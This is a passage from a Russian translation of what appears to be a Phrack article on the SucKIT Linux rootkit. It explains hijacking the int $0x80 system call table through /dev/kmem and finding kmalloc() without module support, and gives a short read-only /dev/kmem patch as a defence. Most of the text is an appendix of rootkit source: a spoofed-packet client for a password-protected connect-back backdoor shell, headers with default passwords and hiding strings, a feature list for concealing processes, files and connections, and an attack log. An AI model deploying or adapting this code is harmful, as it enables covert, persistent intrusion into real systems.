        /* Примечание: этот код никогда не сработает, потому что нельзя
           перенаправить нечто, связанное с ядром, в пользовательское
           пространство — sct[] в данном случае */
```

Пояснение: мы создаём копию оригинальной `sys_call_table[]` [`readkmem(nsct, sct, 1024);`], затем изменяем интересующие нас записи [`old_write = nsct[__NR_write]; nsct[__NR_write] = new_write;`] и меняем _только_ адрес ` в инструкции call (,eax,4)`:

```
0xc0106bf4 <system_call+44>:    call   *0xc01e0f18(,%eax,4)
                                        ~~~~|~~~~~
                                            |__ Здесь будет адрес
                                                _нашей_ sct[]
```

Детекторы LKM (которые не проверяют согласованность int $0x80) ничего не увидят: `sys_call_table[]` осталась прежней, но int $0x80 использует подставленную нами таблицу.

---

4. Выделение памяти в пространстве ядра без поддержки LKM

Следующее, что нам нужно, — страница памяти выше адреса 0xc0000000 (или 0x80000000). Значение 0xc0000000 — это граница раздела между пользовательской и ядерной памятью; пользовательские процессы не имеют доступа выше неё. Учтите, что это значение не фиксировано и может отличаться, поэтому его лучше определять динамически (из точки входа int $0x80).

Как получить нашу страницу выше границы? Посмотрим, как это делает штатная поддержка LKM (`/usr/src/linux/kernel/module.c`):

```
...
void inter_module_register(const char *im_name, struct module *owner,
                           const void *userdata)
{
        struct list_head *tmp;
        struct inter_module_entry *ime, *ime_new;

        if (!(ime_new = kmalloc(sizeof(*ime), GFP_KERNEL))) {
                /* Перегруженное ядро, не критично */
        ...
```

Как и ожидалось, они используют `kmalloc(size, GFP_KERNEL)`! Но мы пока не можем вызвать `kmalloc()` по следующим причинам:

• Мы не знаем адрес `kmalloc()` [раздел 4.1, 4.2]
• Мы не знаем значение `GFP_KERNEL` [раздел 4.3]
• Мы не можем вызвать `kmalloc()` из пользовательского пространства [раздел 4.4]

4.1. Поиск kmalloc() с помощью LKM

Если поддержка LKM доступна:

```
/* поиск kmalloc() */

/* простейший и безопасный способ, но только при наличии поддержки LKM */
ulong   get_sym(char *n) {
        struct  kernel_sym      tab[MAX_SYMS];
        int     numsyms;
        int     i;

        numsyms = get_kernel_syms(NULL);
        if (numsyms > MAX_SYMS || numsyms < 0) return 0;
        get_kernel_syms(tab);
        for (i = 0; i < numsyms; i++) {
                if (!strncmp(n, tab[i].name, strlen(n)))
                        return tab[i].value;
        }
        return 0;
}

ulong   get_kma(ulong pgoff)
{
        ret = get_sym("kmalloc");
        if (ret) return ret;
        return 0;
}
```

Комментарии излишни.

4.2. Поиск kmalloc() по паттерну

Если LKM недоступна, возникают трудности. Решение довольно грубое и не самое изящное, но, судя по всему, работает. Мы будем проходить по секции `.text` ядра и искать паттерны вида:

```
push    GFP_KERNEL <что-то в диапазоне 0-0xffff>
push    size       <что-то в диапазоне 0-0x1ffff>
call    kmalloc
```

Все совпадения заносятся в таблицу, сортируются, и функция, вызванная наибольшее количество раз, является нашей `kmalloc()`. Код:

```
/* поиск kmalloc() */
#define RNUM 1024
ulong   get_kma(ulong pgoff)
{
        struct { uint a,f,cnt; } rtab[RNUM], *t;
        uint            i, a, j, push1, push2;
        uint            found = 0, total = 0;
        uchar           buf[0x10010], *p;
        int             kmem;
        ulong           ret;

        /* прежде чем брутфорсить, попробуем правильный способ ;)) */
        ret = get_sym("kmalloc");
        if (ret) return ret;

        /* не вышло ;)) */
        kmem = open(KMEM_FILE, O_RDONLY, 0);
        if (kmem < 0) return 0;
        for (i = (pgoff + 0x100000); i < (pgoff + 0x1000000);
             i += 0x10000) {
                if (!loc_rkm(kmem, buf, i, sizeof(buf))) return 0;
                /* проходим по блоку памяти в поисках push и call */
                for (p = buf; p < buf + 0x10000;) {
                        switch (*p++) {
                                case 0x68:
                                        push1 = push2;
                                        push2 = *(unsigned*)p;
                                        p += 4;
                                        continue;
                                case 0x6a:
                                        push1 = push2;
                                        push2 = *p++;
                                        continue;
                                case 0xe8:
                                        if (push1 && push2 &&
                                            push1 <= 0xffff &&
                                            push2 <= 0x1ffff) break;
                                default:
                                        push1 = push2 = 0;
                                        continue;
                        }
                        /* нашли последовательность push1/push2/call; получаем адрес */
                        a = *(unsigned *) p + i + (p - buf) + 4;
                        p += 4;
                        total++;
                        /* ищем в таблице */
                        for (j = 0, t = rtab; j < found; j++, t++)
                                if (t->a == a && t->f == push1) break;
                        if (j < found)
                                t->cnt++;
                        else
                                if (found >= RNUM) {
                                        return 0;
                                }
                                else {
```

```
                                        found++;
                                        t->a = a;
                                        t->f = push1;
                                        t->cnt = 1;
                                }
                        push1 = push2 = 0;
                } /* for (p = buf; ... */
        } /* for (i = (pgoff + 0x100000) ...*/
        close(kmem);
        t = NULL;
        for (j = 0;j < found; j++)  /* определяем победителя */
                if (!t || rtab[j].cnt > t->cnt) t = rtab+j;
        if (t) return t->a;
        return 0;
}
```

Приведённый код — простой конечный автомат, не учитывающий потенциально различные варианты расположения asm-кода (при использовании экзотических ключей GCC). Его можно расширить для распознавания разных кодовых паттернов (см. оператор switch) и повысить точность, проверяя значения GFP в командах PUSH по известным паттернам (см. раздел ниже).

Точность кода составляет около 80% (то есть 80% попаданий — kmalloc, 20% — мусор), и он работает на ядрах от 2.2.1 до 2.4.13.

4.3. Значение GFP_KERNEL

Следующая проблема при использовании `kmalloc()` — значение `GFP_KERNEL` варьируется между сериями ядер, но от неё можно избавиться с помощью `uname()`:

```
+-----------------------------------+
| версия ядра     | значение GFP_KERNEL |
+-----------------+-------------------+
| 1.0.x .. 2.4.5 |     0x3           |
+----------------+-------------------+
| 2.4.6 .. 2.4.x |     0x1f0         |
+----------------+-------------------+
```

Обратите внимание: с ядрами 2.4.7–2.4.9 иногда случаются сбои из-за неправильного GFP_KERNEL, поскольку таблица выше неточна — она показывает только значения, которые _можно использовать_.

Код:

```
#define NEW_GFP         0x1f0
#define OLD_GFP         0x3

/* структура uname */
struct un {
        char    sysname[65];
        char    nodename[65];
        char    release[65];
        char    version[65];
        char    machine[65];
        char    domainname[65];
};

int     get_gfp()
{
        struct un s;
        uname(&s);
        if ((s.release[0] == '2') && (s.release[2] == '4') &&
            (s.release[4] >= '6' ||
            (s.release[5] >= '0' && s.release[5] <= '9'))) {
                return NEW_GFP;
```

```
        }
        return OLD_GFP;
}
```

4.4. Перезапись системного вызова

Как упоминалось выше, вызвать `kmalloc()` напрямую из пользовательского пространства нельзя. Решение — трюк Silvio [2] с заменой системного вызова:

1. Получить адрес какого-либо системного вызова (IDT -> int 0x80 -> sys_call_table)
2. Создать небольшую процедуру, которая вызовет `kmalloc()` и вернёт указатель на выделенную страницу
3. Сохранить `sizeof(our_routine)` байт какого-либо системного вызова
4. Перезаписать код этого системного вызова нашей процедурой
5. Вызвать этот системный вызов из пользовательского пространства через int $0x80 — наша процедура выполнится в контексте ядра и сможет вызвать `kmalloc()`, передав нам адрес выделенной памяти в качестве возвращаемого значения
6. Восстановить код системного вызова из сохранённых байт (шаг 3)

Наша процедура может выглядеть примерно так:

```
struct  kma_struc {
        ulong   (*kmalloc) (uint, int);
        int     size;
        int     flags;
        ulong   mem;
} __attribute__ ((packed));

int     our_routine(struct kma_struc *k)
{
        k->mem = k->kmalloc(k->size, k->flags);
        return 0;
}
```

В данном случае мы напрямую передаём необходимую информацию нашей процедуре.

Теперь у нас есть память ядра, и мы можем скопировать туда наши обработчики, указать на них записи в поддельной `sys_call_table[]`, внедрить эту таблицу в int $0x80 и наслаждаться результатом :)

---

5. На что следует обратить внимание

При написании чего-либо с использованием данной техники рекомендуется соблюдать следующие правила:

• Учитывайте версии ядра (имеется в виду `GFP_KERNEL`).
• Работайте _только_ с системными вызовами, _не используйте_ внутренние структуры ядра, включая `task_struct`, если хотите сохранить переносимость между сериями ядер.
• На SMP могут возникнуть проблемы — не забывайте о реентерабельности и там, где нужно, используйте блокировки пользовательского пространства [`src/core.c#ualloc()`].

---

6. Возможные решения

Теперь с точки зрения честного человека. Возможно, вы хотите защититься от атак, использующих подобные инструменты. Тогда примените следующий патч, делающий `/dev/kmem` доступным только для чтения, и отключите поддержку LKM в ядре.

```
<++> kmem-ro.diff
--- /usr/src/linux/drivers/char/mem.c   Mon Apr  9 13:19:05 2001
+++ /usr/src/linux/drivers/char/mem.c   Sun Nov  4 15:50:27 2001
@@ -49,6 +51,8 @@
 const char * buf, size_t count, loff_t *ppos)
 {
ssize_t written;
+       /* отключаем запись в kmem */
+       return -EPERM;

  written = 0;
  #if defined(__sparc__) || defined(__mc68000__)
<-->
```

Обратите внимание: этот патч может вызвать проблемы в сочетании с некоторыми старыми утилитами, зависящими от возможности записи в `/dev/kmem`. Такова цена безопасности.

---

7. Заключение

Устройства прямого доступа к памяти в Linux оказываются весьма мощными. Злоумышленники (разумеется, с привилегиями root) могут использовать их для сокрытия своих действий, кражи информации, обеспечения удалённого доступа и тому подобного — долгое время оставаясь незамеченными. Насколько нам известно, эти устройства используются нечасто (в смысле доступа на запись), поэтому отключение возможности записи может быть хорошей идеей.

---

8. Ссылки


```
- [1] Домашняя страница Silvio Cesare — отличная информация о низкоуровневых вещах Linux [http://www.big.net.
- [2] Статья Silvio о патчинге ядра во время выполнения (System.map) [http://www.big.net.au/~silvio/runtime-k
- [3] Домашняя страница QuantumG — преимущественно вирусная тематика [http://biodome.org/~qg]
- [4] «Abuse of the Linux Kernel for Fun and Profit» by halflife [Phrack issue 50, article 05]
- [5] «(nearly) Complete Linux Loadable Kernel Modules. The definitive guide for hackers, virus coders and sy
```



```
В заключение, я (sd) хочу поблагодарить devik за большую помощь с этой работой, Reaction — за вычитку текста,
```


---

9. Приложение: SucKIT — реализация

Уверен, вы достаточно умны, чтобы самостоятельно извлечь, установить и использовать эти файлы.

[ПОДСКАЗКА ДЛЯ ТУПЫХ: попробуйте утилиту извлечения из Phrack, ./doc/README]

ВНИМАНИЕ: Это полностью рабочий руткит, демонстрирующий технику, описанную выше. Автор не несёт НИКАКОЙ ОТВЕТСТВЕННОСТИ за любой ущерб, причинённый (не)использованием этого программного обеспечения.

./client/Makefile

```
client: client.c
	$(CC) $(CFLAGS) -I../include client.c -o client
clean:
	rm -f client core
```

./client/client.c

```
/* $Id: client.c, TTY client for our backdoor, see src/bd.c */

#include <sys/wait.h>
#include <sys/types.h>
#include <sys/resource.h>
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <signal.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <string.h>
#include <fcntl.h>

#include <netinet/tcp.h>
#include <netinet/ip.h>
#include <netinet/in.h>
#include <sys/ioctl.h>
#include <sys/types.h>
#include <net/if.h>

#include <netdb.h>
#include <arpa/inet.h>
#include <termios.h>
#include <errno.h>
#include <string.h>

#define DEST_PORT       80

/* таймаут повторных попыток, 15 секунд работает нормально,
   попробуйте меньшие значения на медленных сетях */
#define RETRY           15

#include "ip.h"

int     winsize;

char    *envtab[] =
{
        "",
        "",
        "LOGNAME=shitdown",
        "USERNAME=shitdown",
        "USER=shitdown",
        "PS1=[rewt@\\h \\W]\\$ ",
        "HISTFILE=/dev/null",
        "PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:"
        "/usr/local/sbin:/usr/X11R6/bin:./bin",
        "!TERM",
        NULL
};

int     sendenv(int sock)
```

```
{
        struct  winsize ws;
#define ENVLEN  256
        char    envbuf[ENVLEN+1];
        char    buf1[256];
        char    buf2[256];
        int     i = 0;

        ioctl(0, TIOCGWINSZ, &ws);
        sprintf(buf1, "COLUMNS=%d", ws.ws_col);
        sprintf(buf2, "LINES=%d", ws.ws_row);
        envtab[0] = buf1; envtab[1] = buf2;

        while (envtab[i]) {
                bzero(envbuf, ENVLEN);
                if (envtab[i][0] == '!') {
                        char *env;
                        env = getenv(&envtab[i][1]);
                        if (!env) goto oops;
                        sprintf(envbuf, "%s=%s", &envtab[i][1], env);
                } else {
                        strncpy(envbuf, envtab[i], ENVLEN);
                }
                if (write(sock, envbuf, ENVLEN) < ENVLEN) return 0;
oops:
                i++;
        }
        return write(sock, "\n", 1);
}

void    winch(int i)
{
        signal(SIGWINCH, winch);
        winsize++;
}

void    sig_child(int i)
{
        waitpid(-1, NULL, WNOHANG);
}

int     usage(char *s)
{
        printf(
                "Usage:\n"
                "\t%s <host> [source_addr] [source_port]\n\n"
                ,s);
        return 1;
}

ulong   resolve(char *s)
{
        struct  hostent *he;
        struct  sockaddr_in si;
        /* resolve host */
        bzero((char *) &si, sizeof(si));
        si.sin_addr.s_addr = inet_addr(s);
        if (si.sin_addr.s_addr == INADDR_NONE) {
                printf("Looking up %s...", s); fflush(stdout);
                he = gethostbyname(s);
                if (!he) {
                        printf("Failed!\n");
                        return INADDR_NONE;
                }
                memcpy((char *) &si.sin_addr, (char *) he->h_addr,
                       sizeof(si.sin_addr));
                printf("OK\n");
        }
        return si.sin_addr.s_addr;
}
int     raw_send(struct rawdata *d, ulong tfrom, ushort sport, ulong to,
```

```
                ushort dport)
{
        int                     raw_sock;
        int                     hincl = 1;
        struct  sockaddr_in     from;
        struct  ippkt           packet;
        struct  pseudohdr       psd;
        int     err;

        char                    tosum[sizeof(psd) + sizeof(packet.tcp)];

        raw_sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW);
        if (raw_sock < 0) {
                perror("socket");
                return 0;
        }
        if (setsockopt(raw_sock, IPPROTO_IP,
            IP_HDRINCL, &hincl, sizeof(hincl)) < 0) {
                perror("socket");
                close(raw_sock);
                return 0;
        }
        bzero((char *) &packet, sizeof(packet));
        from.sin_addr.s_addr = to;
        from.sin_family = AF_INET;

        /* заполняем IP-заголовок */
        packet.ip.ip_len = sizeof(struct ip) +
                           sizeof(struct tcphdr) + 12 +
                           sizeof(struct rawdata);
        packet.ip.ip_hl = sizeof(packet.ip) >> 2;
        packet.ip.ip_v = 4;
        packet.ip.ip_ttl = 255;
        packet.ip.ip_tos = 0;
        packet.ip.ip_off = 0;
        packet.ip.ip_id = htons((int) rand());
        packet.ip.ip_p = 6;
        packet.ip.ip_src.s_addr = tfrom; /* www.microsoft.com :) */
        packet.ip.ip_dst.s_addr = to;
        packet.ip.ip_sum = in_chksum((u_short *) &packet.ip,
                                     sizeof(struct ip));

        /* TCP-заголовок */
        packet.tcp.source = sport;
        packet.tcp.dest = dport;
        packet.tcp.seq = 666;
        packet.tcp.ack = 0;
        packet.tcp.urg = 0;
        packet.tcp.window = 1234;
        packet.tcp.urg_ptr = 1234;
        memcpy(packet.data, (char *) d, sizeof(struct rawdata));

        /* псевдозаголовок */
        memcpy(&psd.saddr, &packet.ip.ip_src.s_addr, 4);
        memcpy(&psd.daddr, &packet.ip.ip_dst.s_addr, 4);
        psd.protocol = 6;
        psd.lenght = htons(sizeof(struct tcphdr) + 12 +
                           sizeof(struct rawdata));
        memcpy(tosum, &psd, sizeof(psd));
        memcpy(tosum + sizeof(psd), &packet.tcp, sizeof(packet.tcp));
        packet.tcp.check = in_chksum((u_short *) &tosum, sizeof(tosum));

        /* отправляем это дерьмо */
        err = sendto(raw_sock, &packet, sizeof(struct ip) +
                              sizeof(struct iphdr) + 12 +
                              sizeof(struct rawdata),
                              0, (struct sockaddr *) &from,
                              sizeof(struct sockaddr));
        if (err < 0) {
                perror("sendto");
                close(raw_sock);
```

```
                return 0;
        }
        close(raw_sock);
        return 1;
}

#define BUF     16384
int     main(int argc, char *argv[])
{
        ulong   serv;
        ulong   saddr;
        ushort  sport = htons(80);
        char    hostname[1024];
        struct  rawdata         data;

        int     sock;
        int     pid;
        struct  sockaddr_in     peer;
        struct  sockaddr_in     srv;
        int     slen = sizeof(srv);
        int     ss;


        char    pwd[256];
        int     i;
        struct  termios old, new;
        unsigned char   buf[BUF];
        fd_set          fds;
        struct  winsize ws;

        /* проверка аргументов */
        if (argc < 2) return usage(argv[0]);
        serv = resolve(argv[1]);
        if (!serv) return 1;

        if (argc >= 3) {
                saddr = resolve(argv[2]);
                if (!saddr) return 1;
        } else {
                if (gethostname(hostname, sizeof(hostname)) < 0) {
                        perror("gethostname");
                        return 1;
                }
                saddr = resolve(hostname);
                if (!saddr) return 1;
        }
        if (argc == 4) {
                int     i;
                if (sscanf(argv[3], "%u", &i) != 1)
                        return usage(argv[0]);
                sport = htons(i);
        }

        peer.sin_addr.s_addr = serv;
        printf("Trying %s...", inet_ntoa(peer.sin_addr)); fflush(stdout);
        sock = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
        if (sock < 0) {
                perror("socket");
                return 1;
        }
        bzero((char *) &peer, sizeof(peer));

        peer.sin_family = AF_INET;
        peer.sin_addr.s_addr = htonl(INADDR_ANY);
        peer.sin_port = 0;

        if (bind(sock, (struct sockaddr *) &peer, sizeof(peer)) < 0) {
                perror("bind");
                return 1;
        }
        if (listen(sock, 1) < 0) {
```

```
        perror("listen");
        return 1;
}

pid = fork();
if (pid < 0) {
        perror("fork");
        return 1;
}

/* дочерний процесс? */
if (pid == 0) {
        int     plen = sizeof(peer);
        if (getsockname(sock, (struct sockaddr *) &peer,
            &plen) < 0) {
                exit(0);
        }
        data.ip = saddr;
        data.port = peer.sin_port;
        data.id = RAWID;
        while (1) {
                int     i;
                if (!raw_send(&data, saddr, sport, serv,
                    htons(DEST_PORT))) {
                        exit(0);
                }
                for (i = 0; i < RETRY; i++) {
                        printf("."); fflush(stdout);
                        sleep(1);
                }
        }
}

signal(SIGCHLD, sig_child);
ss = accept(sock, (struct sockaddr *) &srv, &slen);
if (ss < 0) {
        perror("Network error");
        kill(pid, SIGKILL);
        exit(1);
}
kill(pid, SIGKILL);
close(sock);
printf("\nChallenging %s\n", argv[1]);

/* настраиваем терминал */
tcgetattr(0, &old);
new = old;
new.c_lflag &= ~(ICANON | ECHO | ISIG);
new.c_iflag &= ~(IXON | IXOFF);
tcsetattr(0, TCSAFLUSH, &new);

printf(
        "Connected to %s.\n"
        "Escape character is '^K'\n", argv[1]);

printf("Password:"); fflush(stdout);
bzero(pwd, sizeof(pwd));
i = 0;
while (1) {
        if (read(0, &pwd[i], 1) <= 0) break;
        if (pwd[i] == ECHAR) {
                printf("Interrupted!\n");
                tcsetattr(0, TCSAFLUSH, &old);
                return 0;
        }
        if (pwd[i] == '\n') break;
        i++;
}
pwd[i] = 0;
write(ss, pwd, sizeof(pwd));
printf("\n");
```

```
        if (sendenv(ss) <= 0) {
                perror("Failed");
                tcsetattr(0, TCSAFLUSH, &old);
                return 1;
        }

        /* всё в порядке, поехали ;) */
        winch(0);
        while (1) {
                FD_ZERO(&fds);
                FD_SET(0, &fds);
                FD_SET(ss, &fds);

                if (winsize) {
                        if (ioctl(0, TIOCGWINSZ, &ws) == 0) {
                                buf[0] = ECHAR;
                                buf[1] = (ws.ws_col >> 8) & 0xFF;
                                buf[2] = ws.ws_col & 0xFF;
                                buf[3] = (ws.ws_row >> 8) & 0xFF;
                                buf[4] = ws.ws_row & 0xFF;
                                write(ss, buf, 5);
                        }
                        winsize = 0;
                }

                if (select(ss+1, &fds, NULL, NULL, NULL) < 0) {
                        if (errno == EINTR) continue;
                        break;
                }
                if (winsize) continue;
                if (FD_ISSET(0, &fds)) {
                        int     count = read(0, buf, BUF);
                        if (count <= 0) break;
                        if (memchr(buf, ECHAR, count)) {
                                printf("Interrupted!\n");
                                break;
                        }
                        if (write(ss, buf, count) <= 0) break;
                }
                if (FD_ISSET(ss, &fds)) {
                        int     count = read(ss, buf, BUF);
                        if (count <= 0) break;
                        if (write(0, buf, count) <= 0) break;
                }
        }
        close(sock);
        tcsetattr(0, TCSAFLUSH, &old);
        printf("\nConnection closed.\n");
        return 0;
}
```

./doc/LICENSE

```
* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *
* SUCKIT v1.1c - New, singing, dancing, world-smashing rewtkit  *
* (c)oded by sd@sf.cz & devik@cdi.cz, 2001                      *
* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the
GNU General Public License for more details.
```

./doc/CHANGES

[Таблица из ~50 записей истории изменений — опущена]

Ключевые версии:
• **1.1c**: отключён контроль потока в клиенте, символ выхода изменён на ^K
• **1.1b**: исправлена ошибка GFP_KERNEL, вызывавшая segfault на ядрах 2.4.0–2.4.5
• **1.0d**: добавлен connect-back bindshell с поддержкой TTY/PTY, скрытие PID/соединений/файлов
• **0.3**: больше не нужна поддержка LKM — получаем `sys_call_table[]` и `kmalloc()` напрямую из /dev/kmem
• **0.1**: первый публичный выпуск под GNU/GPL

./doc/README

```
suc-kit - Super User Control Kit, (c)ode by sd@sf.cz & devik@cdi.cz, 2001
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
Works on: 2.2.x, 2.4.x linux kernels (2.0.x should too, but not tested)

SucKIT
~~~~~~
        - Code by sd <sd@sf.cz>, sd@ircnet
        - kmalloc() & idt/int 0x80 crap by devik <devik@cdi.cz>
        - Thanks to:
                Silvio Cesare for his excellent articles
                halflife (for opening my eyes to look around LKM's)
                QuantumG for example in STAOG

Description
~~~~~~~~~~~
        Suckit (stands for stupid 'super user control kit') is another of
        thousands linux rootkits, but it's unique in some ways:

Features:
        - Full password protected remote access connect-back shell
          initiated by spoofed packet (bypassing most of firewall
          configurations)

        - Full tty/pty, remote enviroment export + setting up win size
          while client gets SIGWINCH

        - It can work totally alone (without libs, gcc ...) using only
          syscalls (this applies only to server side, client is running
          on your machine, so we can use libc ;)

        - It can hide processes, files and connections
          (f00led: fuser, lsof, netstat, ps & top)

        - No changes in filesystem

Disadvantages:
        - Non-portable, i386-linux specific

        - Buggy as hell ;)
```

Пример реальной атаки (через уязвимость в PHP):

```
[attacker@badass.cz ~/sk10]$ ./sk c
* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *
* SUCKIT v1.1c - New, singing, dancing, world-smashing rewtkit  *
* (c)oded by sd@sf.cz & devik@cdi.cz, 2001                      *
```

```
* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *
Usage:
./sk [command] [arg]
Commands:
  u          uninstall
  t          test
  i <pid>    make pid invisible
  v <pid>    make pid visible (0 = all)
  f [0/1]    toggle file hiding
  p [0/1]    toggle proc hiding
configuration:
  c <hidestr> <password> <home>
invoking without args will install rewtkit into memory
[attacker@badass.cz ~/sk10]$ ./sk c l33t bublifuck /usr/share/man/man4/l33t
...
Getting kernel stuff...OK
page_offset      : 0xc0000000
sys_call_table[] : 0xc01e5920
int80h dispatch  : 0xc0106cef
kmalloc()        : 0xc0127a20
GFP_KERNEL       : 0x000001f0
punk_addr        : 0xc010b8e0
punk_size        : 0x0000001c (28 bytes)
our kmem region  : 0xc0f94000
size of our kmem : 0x00003af2 (15090 bytes)
new_call_table   : 0xc0f968f2
# of relocs      : 0x0000015d (349)
# of syscalls    : 0x00000012 (18)
And nooooow....Shit happens!! -> WE'RE IN <-
Starting backdoor daemon...OK, pid = 2101
```

./doc/TODO

```
- some RSA for communication
- connection-less TCP for remote shell
- sniff everything & everywhere (tty's mostly ;)
- some kinda of spin-locking on SMPs
```

./include/suckit.h

```
/* $Id: suckit.h, core suckit defs */

#ifndef SUCKIT_H
#define SUCKIT_H

#ifndef __NR_getdents64
#define __NR_getdents64 220
#endif

#define OUR_SIGN OURSIGN
#define RC_FILE RCFILE

#define DEFAULT_HOME    "/usr/share/man/.sd"
#define DEFAULT_HIDESTR "sk10"
#define DEFAULT_PASSWD  "bublifuck"

/* cmd stuff */
#define CMD_TST         1       /* test */
#define CMD_INV         2       /* make pid invisible */
#define CMD_VIS         3       /* make pid visible */
#define CMD_RMV         4       /* remove from memory */
#define CMD_GFL         5       /* get flags */
#define CMD_SFL         6       /* set flags */
```

```
#define CMD_BDR         7
#define SYS_COUNT       256

#define CMD_FLAG_HP     1
#define CMD_FLAG_HF     2

/* crappy stuff */
#define BANNER \
"* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *\n" \
"* SUCKIT " SUCKIT_VERSION " - New, singing, dancing, world-smashing" \
" rewtkit  *\n" \
"* (c)oded by sd@sf.cz & devik@cdi.cz, 2001                      *\n" \
"* * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * * *\n"

#define BAD1 "/proc/net/tcp"
#define BAD2 "/proc/net/udp"
#define BAD3 "/proc/net/raw"


/* kernel related stuff */
#define SYSCALL_INTERRUPT       0x80
#define KMEM_FILE               "/dev/kmem"
#define MAX_SYMS                4096
#define MAX_PID                 512
#define PUNK                    109 /* victim syscall - old_uname */
/* for 2.4.x */
#define KMEM_FLAGS              (0x20 + 0x10 + 0x40 + 0x80 + 0x100)



/* typedef's */
#define ulong   unsigned long
#define uint    unsigned int
#define ushort  unsigned short
#define uchar   unsigned char
struct kernel_sym {
        ulong   value;
        uchar   name[60];
};


struct  new_call {
        uint    nr;
        void    *handler;
        void    **old_handler;
} __attribute__ ((packed));


/* this struct __MUST__ correspond with c0r3 header stuff in
   utils/parse.c ! */
struct  obj_struc {
        ulong           obj_len;
        ulong           bss_len;
        void            *punk;
        uint            *punk_size;
        struct new_call *new_sct;
        ulong           *sys_call_table;
        /* these values will be passed to image */
        ulong           page_offset;
        ulong           syscall_dispatch;
        ulong           *old_call_table;
} __attribute__ ((packed));


/* struct for communication between kernel <=> userspace */
struct  cmd_struc {
        ulong   id;
        ulong   cmd;
        ulong   num;
        char    buf[1024];
} __attribute__ ((packed));
```

```
struct  kma_struc {
        ulong   (*kmalloc) (uint, int);
        int     size;
        int     flags;
        ulong   mem;
} __attribute__ ((packed));

struct mmap_arg_struct {
        unsigned long addr;
        unsigned long len;
        unsigned long prot;
        unsigned long flags;
        unsigned long fd;
        unsigned long offset;
        unsigned long lock;
};

struct de64 {
        ulong long      d_ino;
        ulong long      d_off;
        unsigned short  d_reclen;
        uchar           d_type;
        uchar           d_name[256];
};

struct de {
        long            d_ino;
        uint            d_off;
        ushort          d_reclen;
        char            d_name[256];
};

struct net_struc {
        int     fd;
        int     len;
        int     pos;
        int     data_len;
        char    dat[1];
};

struct pid_struc {
        ushort  pid;
        struct  net_struc *net;
        uchar   hidden;
} __attribute__ ((packed));

struct  config_struc {
        uchar   magic[8];
        uchar   hs[32];
        uchar   pwd[32];
        uchar   home[64];
};

#define mmap_arg ((struct mmap_arg_struct *) \
                  (page_offset - sizeof(struct mmap_arg_struct)) )
#define MM_LOCK                 0x1023AFAF

#define PAGE_SIZE               4096
#define PAGE_RW                 (PROT_READ | PROT_WRITE)



#ifndef O_RDONLY
#define O_RDONLY                0
#endif

#ifndef O_WRONLY
#define O_WRONLY                1
#endif

#ifndef O_RWDR
```

```
#define O_RDWR                  2
#endif

/* debug stuff */
#ifdef SK_DEBUG
#define skd(fmt,args...) printf(fmt, args)
#else
#define skd(fmt,args...) while (0) {}
#endif

#endif
```

./include/asm.h

```
/* $Id: asm.h, assembly related stuff */

#ifndef ASM_H
#define ASM_H
struct idtr {
        unsigned short  limit;
        unsigned int    base;
} __attribute__ ((packed));

struct idt {
        unsigned short  off1;
        unsigned short  sel;
        unsigned char   none, flags;
        unsigned short  off2;
} __attribute__ ((packed));
#endif
```

./include/ip.h

```
/* $Id: ip.h, raw TCP/IP stuff */


struct  rawdata {
        ulong   id;
        ulong   ip;
        ushort  port;
};

struct ippkt {
        struct  ip ip;
        struct  tcphdr tcp;
        char    something[12];
        char    data[1024];
};

struct pseudohdr {
        u_int32_t       saddr;
        u_int32_t       daddr;
        u_int8_t        zero;
        u_int8_t        protocol;
        u_int16_t       lenght;
};

u_short in_chksum(u_short *ptr, int nbytes)
{
  register long           sum;
  u_short                 oddbyte;
  register u_short        answer;
  sum = 0;
```

```
    while (nbytes > 1)
    {
      sum += *ptr++;
      nbytes -= 2;
    }

    if (nbytes == 1)
    {
      oddbyte = 0;
      *((u_char *) &oddbyte) = *(u_char *)ptr;
      sum += oddbyte;
    }

    sum  = (sum >> 16) + (sum & 0xffff);
    sum += (sum >> 16);
    answer = ~sum;

    return((u_short) answer);
  }
```

./include/str.h

```
  /*
   *  linux/lib/string.c
   *
   *  Copyright (C) 1991, 1992  Linus Torvalds
   */

  #ifndef STRING_H
  #define STRING_H

  #ifndef NULL
  #define NULL (void *) 0
  #endif

  extern char * ___strtok;
  extern char * strpbrk(const char *,const char *);
  extern char * strtok(char *,const char *);
  extern char * strsep(char **,const char *);
  extern unsigned strspn(const char *,const char *);
  extern char * strcpy(char *,const char *);
  extern char * strncpy(char *,const char *, unsigned);
  extern char * strcat(char *, const char *);
  extern char * strncat(char *, const char *, unsigned);
  extern int strcmp(const char *,const char *);
  extern int strncmp(const char *,const char *,unsigned);
  extern int strnicmp(const char *, const char *, unsigned);
  extern char * strchr(const char *,int);
  extern char * strrchr(const char *,int);
  extern char * strstr(const char *,const char *);
  extern unsigned strlen(const char *);
  extern unsigned strnlen(const char *,unsigned);
  extern void * memset(void *,int,unsigned);
  extern void * memcpy(void *,const void *,unsigned);
  extern void * memmove(void *,const void *,unsigned);
  extern void * memscan(void *,int,unsigned);
  extern int memcmp(const void *,const void *,unsigned);
  extern void * memchr(const void *,int,unsigned);
  #endif
```

./src/main.c

```
  /* $Id: main.c, replacement of libc's main() parent  */
```

```
#ifndef MAIN_C
#define MAIN_C
#include <stdarg.h>
#include <linux/unistd.h>

#define MAX_ARGS 255

/* замена libc ;) */
int     _start(char *argv, ...)
{
        char    *arg_ptrs[MAX_ARGS];
        char    *p = argv;
        int     i = 0;
        va_list ap;

        va_start(ap, argv);
        do {
                arg_ptrs[i] = p;
                p = va_arg(ap, char *);
                i++;
                if (i == MAX_ARGS) break;
        } while (p);

        _exit(main(i, arg_ptrs));
}
#endif
```

